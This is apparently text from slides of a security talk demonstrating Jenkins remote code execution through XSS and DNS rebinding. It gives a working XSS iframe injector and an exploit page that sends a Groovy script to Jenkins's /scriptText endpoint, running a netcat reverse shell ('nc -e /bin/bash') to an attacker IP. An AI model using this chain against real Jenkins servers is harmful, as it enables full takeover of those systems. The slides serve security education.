
- 1 Please, fetch me <https://dont-trust.me>

Respond with location of payload

- 2 Please, fetch me <https://dont-trust.me>

Respond with location of target

Jenkins XSS RCE - DNS Rebinding



Jenkins RCE - XSS Payload

```
 1 // create a new session identifier
 2 var random = Math.floor(Math.random() * 999999);
 3
 4 // details of payload web server
 5 var payloadHost = '127.0.0.1';
 6 var payloadPort = 8080;
 7 var payloadFile = '11-jenkins-rce-payload.html';
 8
 9 // details of target jenkins server
10 var jenkinsHost = '192.168.253.128';
11
12 // construct rebinder hostname and payload query
13 var payloadRebinderHost = `s-${payloadHost}-${jenkinsHost}-${random}-fs-e.dynamic.dont-trust.me`;
14 var payloadUrl = 'http://' + payloadRebinderHost + ':' + payloadPort + '/11-jenkins-rce-payload.html';
15
16 // create and attach iframe
17 var bio = document.getElementById('bio');
18 var iframe = document.createElement('iframe');
19 iframe.style = 'display:none';
20 iframe.src = payloadUrl;
21 bio.appendChild(iframe)
```

Jenkins RCE - Exploit Payload

```
1 <!DOCTYPE html>
2
3 <html lang="en">
4     <body>
5         <script>
6             // create a new session identifier
7             var random = Math.floor(Math.random() * 999999);
8
9             // details of the payload web server
10            var payloadHost = '127.0.0.1';
11
12            // details of target jenkins server
13            var jenkinsHost = '192.168.253.128';
14            var jenkinsPort = 8080;
15
16            // construct rebinder hostname and payload query
17            var jenkinsRebinderHost = `s-${payloadHost}-${jenkinsHost}-${random}-fs-e.dynamic.dont-trust.me`;
18            var jenkinsUrl = 'http://' + jenkinsRebinderHost + ':' + jenkinsPort + '/scriptText';
19
20            // construct jenkins groovy script payload
21            var jenkinsPayload = 'script=def command = "nc -e /bin/bash 192.168.253.1 11235";
22                            def proc = command.execute();
23                            proc.waitFor();';
24
25            // construct and send the request
26            var xmlhttp = new XMLHttpRequest();
27            xmlhttp.open('POST', jenkinsUrl, true);
28            xmlhttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
29            xmlhttp.send(jenkinsPayload);
30        </script>
31    </body>
32 </html>
```

Demo

JENKINS RCE WITH XSS + DNS REBINDING

What's the Point?

new web technologies

====

more power to JavaScript

====

more power to XSS

Thanks!



vulnerable.pennington.io



github.com/JakobRPennington/Vulnerable



Jakob Pennington

Application Security Specialist
@TaptuIT

@jakob

@JakobRPenny

[linkedin.com/in/jakobpennington/](https://www.linkedin.com/in/jakobpennington/)

jakob.pennington@taptu.com.au